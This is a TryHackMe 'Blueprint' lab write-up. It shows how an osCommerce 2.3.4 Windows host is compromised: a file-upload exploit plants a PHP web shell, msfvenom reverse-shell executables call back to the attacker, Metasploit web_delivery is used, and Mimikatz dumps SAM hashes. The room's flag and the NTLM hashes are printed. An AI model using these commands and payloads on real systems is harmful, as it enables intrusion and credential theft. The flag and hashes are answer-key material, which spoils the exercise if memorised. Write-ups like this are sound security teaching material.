
### Blueprint write-up by ChickenLoner

This write-up is for Blueprint room of TryHackMe which will focus on hacking Windows machine and elevate our privilege to Administrator

Site: https://tryhackme.com/room/blueprint



Always start with nmap to recon how many ports that target using and which services of each ports

```
—(root@ kali)-[/home/kali]
-# nmap -sC -sV 10.10.104.33
                                                                                                   130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-03 08:09 EDT
Nmap scan report for 10.10.104.33
Host is up (0.26s latency).
Not shown: 989 closed ports
        STATE SERVICE
                             VERSION
PORT
80/tcp
                             Microsoft IIS httpd 7.5
         open http
 http-methods:
   Potentially risky methods: TRACE
 _http-server-header: Microsoft-IIS/7.5
 _http-title: 404 - File or directory not found.
| 35/tcp open msrpc Microsoft Windows RPC
135/tcp open msrpc
         open netbios-ssn Microsoft Windows netbios-ssn
         open ssl/http Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
443/tcp
 _http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
 _http-title: Bad request!
  ssl-cert: Subject: commonName=localhost
 Not valid before: 2009-11-10T23:48:47
 _Not valid after: 2019-11-08T23:48:47
 _ssl-date: TLS randomness does not represent time
  tls-alpn:
   http/1.1
.
445/tcp open microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGRO
UP)
3306/tcp open mysql
                             MariaDB (unauthorized)
                             Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
8080/tcp open http
 http-methods:
   Potentially risky methods: TRACE
 http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
 _http-title: Index of /
49152/tcp open msrpc
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
                             Microsoft Windows RPC
49163/tcp open msrpc
                             Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Look like we have port 8080 for http server let's jump right it, and here I think its under-construct website



## Index of /

Name <u>Last modified</u> <u>Size Description</u>

oscommerce-2.3.4/ 2019-04-11 22:52 -

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.104.33 Port 8080

And look like we have this interesting 2 directories here



Seem like we can get all information of this project here (frontend, backend, log and any technology that they using to build this website)




# Index of /oscommerce-2.3.4/docs


<u>Name</u>	Last modified	Size Description
Parent Directory		-
<b>CHANGELOG</b>	2019-04-11 22:52	37K
<b>LICENSE</b>	2019-04-11 22:52	15K
<b>STANDARD</b>	2019-04-11 22:52	10K
addons/	2019-04-11 22:52	-
database_schema.mwb	2019-04-11 22:52	68K
database_schema.pdf	2019-04-11 22:52	501K
documentation.pdf	2019-04-11 22:52	3.1M
release_notes.pdf	2019-04-11 22:52	745K

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.104.33 Port 8080


In catalog page, look like this team is building a shop-like/catalog site as they named it




Look like we can only connect to backend via loopback ip if we were dev?



Launch a gobuster to bruteforce any useful directories that exists and while that we will look at other documents that will give us all information of this project (which I found admin subdirectory here)




Nevermind its redirect to localhost so I'll wait the result from gobuster




```
–(kali⊛kali)-[~]
(kali kali)-[~]

$ gobuster dir -u http://10.10.104.33:8080/oscommerce-2.3.4/catalog/ -w /usr/share/wordlists/dirb/big
.txt -q
/.htpasswd
                      (Status: 403) [Size: 1045]
                      (Status: 403) [Size: 1045]
/.htaccess
/ADMIN
                      (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
ADMIN/]
/Admin
                      (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
Admin/]
                      (Status: 401) [Size: 1320]
/Download
                      (Status: 301) [Size: 370] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
/Images
Images/]
/admin
                      (Status: 301) [Size: 369] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
admin/]
                      (Status: 403) [Size: 1045]
                      (Status: 403) [Size: 1045]
/com3
/com2
                      (Status: 403) [Size: 1045]
                      (Status: 403) [Size: 1045]
/com4
/com1
                      (Status: 403) [Size: 1045]
/con
                      (Status: 403) [Size: 1045]
                      (Status: 401) [Size: 1320]
/download
                      (Status: 301) [Size: 367] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
/ext
ext/]
                      (Status: 301) [Size: 370] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
/images
images/]
                      (Status: 301) [Size: 372] [→ http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
/includes
includes/]
                      (Status: 301) [Size: 371] [\rightarrow http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
/install
install/]
/lpt2
                      (Status: 403) [Size: 1045]
/lpt1
                      (Status: 403) [Size: 1045]
```


Nice! A whole new page, seem like we can set up our database as a dev from here




Set up database server first, and look like root user name is a valid one, now we need to wait for initialization




We're at step 2 Web Server, we will go with default




And at step 3 look like we can set up admin credentials, nice




Set up credentials complete maybe we can



Now we have a proper website now, let's go to admin page again



Nice we successfully login as admin but we can't do any further than this in this website



Let's find some public exploit with searchsploit, and we found a File Upload one

```
kali⊛kali)-[~/Tryhackme/blueprint]
 -$ searchsploit oscommerce 2.3.4
 Exploit Title
                                                                            Path
                 - Multiple Vulnerabilities
                                                                            php/webapps/34582.txt
                 1 - 'currency' SQL Injection1 - 'products_id' SQL Injection
                                                                            php/webapps/46328.txt
                                                                            php/webapps/46329.txt
                 .1 - 'reviews_id' SQL Injection
                                                                            php/webapps/46330.txt
                 .1 - 'title' Persistent Cross-Site Scripting
                                                                            php/webapps/49103.txt
                 .1 - Arbitrary File Upload
                                                                            php/webapps/43191.py
                 .1 - Remote Code Execution
                                                                            php/webapps/44374.py
Shellcodes: No Results
Papers: No Results
```

Copy it and try to run

```
(kali® kali)-[~/Tryhackme/blueprint]
$ searchsploit -m php/webapps/43191.py
Exploit: osCommerce 2.3.4.1 - Arbitrary File Upload
        URL: https://www.exploit-db.com/exploits/43191
        Path: /usr/share/exploitdb/exploits/php/webapps/43191.py
File Type: ASCII text, with CRLF line terminators
Copied to: /home/kali/Tryhackme/blueprint/43191.py
```

Look like we need 3 parameters here for target url, auth and shell script

```
(kali® kali)-[~/Tryhackme/blueprint]
    spython 43191.py
usage: 43191.py -u TARGET_URL -a AUTH -f FILE [-p ADMIN_PATH]

Example: 43191.py -u http://localhost/path/to/osCommerce --auth=admin:admin_password -f shell.php

NOTE: For a more detailed description on the arguments use the -h switch
43191.py: error: argument -u/--target-url is required
```

Create a php file one that get command prompt in Windows so we will put our command later

```
<?php passthru($_GET['cmd']);
?>
```

Run python to upload our shell.php and we should get a webpage that we could inject our command there

```
(kali® kali)-[~/Tryhackme/blueprint]
$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.php
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 1
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.php uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php
```



Let's use basic command like **whoami** first to check out which privilege we have and.... SYSTEM, we have everything



#### nt authority\system

It's time for the reverse shell so we won't bother to edit many url

```
(kali® kali)-[~/Tryhackme/blueprint]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.4.109 LPORT=9001 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Upload it via the same exploit script

```
(kali@ kali)-[~/Tryhackme/blueprint]
$ python 43191.py -u http://10.10.104.33:8080/oscommerce-2.3.4 --auth=admin:admin -f shell.exe
[+] Authentication successful
[+] Successfully prepared the exploit and created a new newsletter with nID 2
[+] Successfully locked the newsletter. Now attempting to upload..
[*] Now trying to verify that the file shell.exe uploaded..
[+] Got a HTTP 200 Reply for the uploaded file!
[+] The uploaded file should now be available at http://10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.exe
```

Now set netcat listener or metasploit if you prefer and run our executable shell

Q 10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=shell


In case that we get a reverse shell in netcat we can use Mimikatz to get hashdump of Windows credentials but first check System type cause we have x86(Win32) and x64, and this is x86 type

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>systeminfo
systeminfo
Host Name:
                              BLUEPRINT
OS Name:
                              Microsoft Windows 7 Home Basic
OS Version:
                              6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:
                             Microsoft Corporation
OS Configuration:
                              Standalone Workstation
OS Build Type:
Registered Owner:
Registered Organization:
                              Multiprocessor Free
                              Windows User
Product ID:
                              00346-0FM-8992752-50005
Original Install Date:
                              1/15/2017, 6:48:59 AM
8/3/2021, 1:06:26 PM
System Boot Time:
System Manufacturer:
System Model:
System Type:
                               X86-based PC
                              Processor(s) Installed.
[01]: x64 Family 6 Model 63 Stepping 2 GenuineIntel ~2399 Mhz
Processor(s):
```

Upload Mimikatz x86 version to remote machine


```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\admin>mimikatz.exe
mimikatz.exe
          mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
  .#####.
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                 Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
  '#####'
                 > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # lsadump::sam
Domain : BLUEPRINT
SysKey: 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210
SAMKey: 3700ddba8f7165462130a4441ef47500
RID : 000001f4 (500)
User : Administrator
  Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411
RID : 000001f5 (501)
User : Guest
RID : 000003e8 (1000)
User : Lab
  Hash NTLM: 30e87bf999828446a1c1209ddde4c450
mimikatz #
```

Crackstation can help us crack, now we got our first flag



**Download CrackStation's Wordlist** 

Now explore Administrator directories and capture the root flag



#### Answer the questions below

"Lab" user NTML hash decrypted

googleplus Correct Answer

root.txt

THM{aea1e3ce6fe7f89e10cea833ae009bee}

Correct Answer

#### How about using Metasploit exploit?

Module: exploit/multi/script/web\_delivery

Payload: windows/meterpreter/reverse\_tcp

Target: 3 - Regsvr32

SRVHOST and LHOST: tun0 ip

After run we will get a command that we have to run it on target machine to exploit

Ū 🔏 10.10.104.33:8080/oscommerce-2.3.4/catalog/admin/shell.php?cmd=regsvr32/s/n/u/i:htt∣ ••• 🗵

Now a sweet system shell come back to us

We can just use hashdump command or load kiwi module (Mimikatz in metasploit) to get a hash

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : BLUEPRINT
SysKey: 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210
SAMKey: 3700ddba8f7165462130a4441ef47500
RID : 000001f4 (500)
User : Administrator
 Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411
RID : 000001f5 (501)
User : Guest
RID : 000003e8 (1000)
User : Lab
Hash NTLM: 30e87bf999828446a1c1209ddde4c450
```

Next module is exploit/multi/oscommerce\_installer\_unauth\_code\_exec

```
msf6 exploit(mult
                                                              ) > show options
Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):
            Current Setting
                                                Required Description
                                                          A proxy chain of format type:host:port[,type:
host:port][ ... ]
  RHOSTS 10.10.104.33
                                                          The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
                                                          The target port (TCP)
Negotiate SSL/TLS for outgoing connections
   RPORT 8080
  SSL
           false
                                                          The path to the install directory
           /oscommerce-2.3.4/catalog/install/ yes
   VHOST
                                                          HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
   Name Current Setting Required Description
  LHOST 10.9.4.109
LPORT 4444
                                     The listen address (an interface may be specified)
                          ves
                                     The listen port
                           yes
Exploit target:
   Id Name
   0 osCommerce 2.3.4.1
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exer) >
```

We will get a doobie doobie meterpreter shell at this point that can't use anything much

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.9.4.109:4444
[*] Sending stage (39282 bytes) to 10.10.104.33
[*] Meterpreter session 1 opened (10.9.4.109:4444 → 10.10.104.33:49713) at 2021-08-03 10:16:52 -0400

meterpreter > getuid
Server username: SYSTEM (0)
```

But we can get a reverse shell through this shell

```
(kali⊗ kali)-[~/Tryhackme/blueprint]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.9.4.109 lport=9001 -f exe -o meterpreter 9001

_exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: meterpreter_9001.exe
```

Run multi/handler as a job and go to a doobie doobie shell to upload our executable file and execute it

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(multi/handler) > [*] Started reverse TCP handler on 10.9.4.109:9001
```

```
msf6 exploit(multi/handler) > sess
[*] Starting interaction with 1...
                              r) > sessions 1
meterpreter > upload meterpreter_9001.exe
[*] uploading : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meter
preter_9001.exe
[*] uploaded : /home/kali/Tryhackme/blueprint/meterpreter_9001.exe → meterpreter_9001.exe meterpreter > execute -f meterpreter_9001.exe
Process 11596 created.
meterpreter >
[*] Sending stage (175174 bytes) to 10.10.104.33
[*] Meterpreter session 2 opened (10.9.4.109:9001 \rightarrow 10.10.104.33:49747) at 2021-08-03 10:26:21 -0400
meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(mu
                               ) > sessions
Active sessions
                                           Information
                                                                                   Connection
  Id Name Type
              meterpreter php/windows SYSTEM (0) @ BLUEPRINT
                                                                                  10.9.4.109:4444 → 10.10.104.33:4
9713 (10.10.104.33)
              meterpreter x86/windows NT AUTHORITY\SYSTEM @ BLUEPRINT 10.9.4.109:9001 → 10.10.104.33:4
9747 (10.10.104.33)
msf6 exploit(multi/handler) >
```

#### Easy

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
meterpreter >
```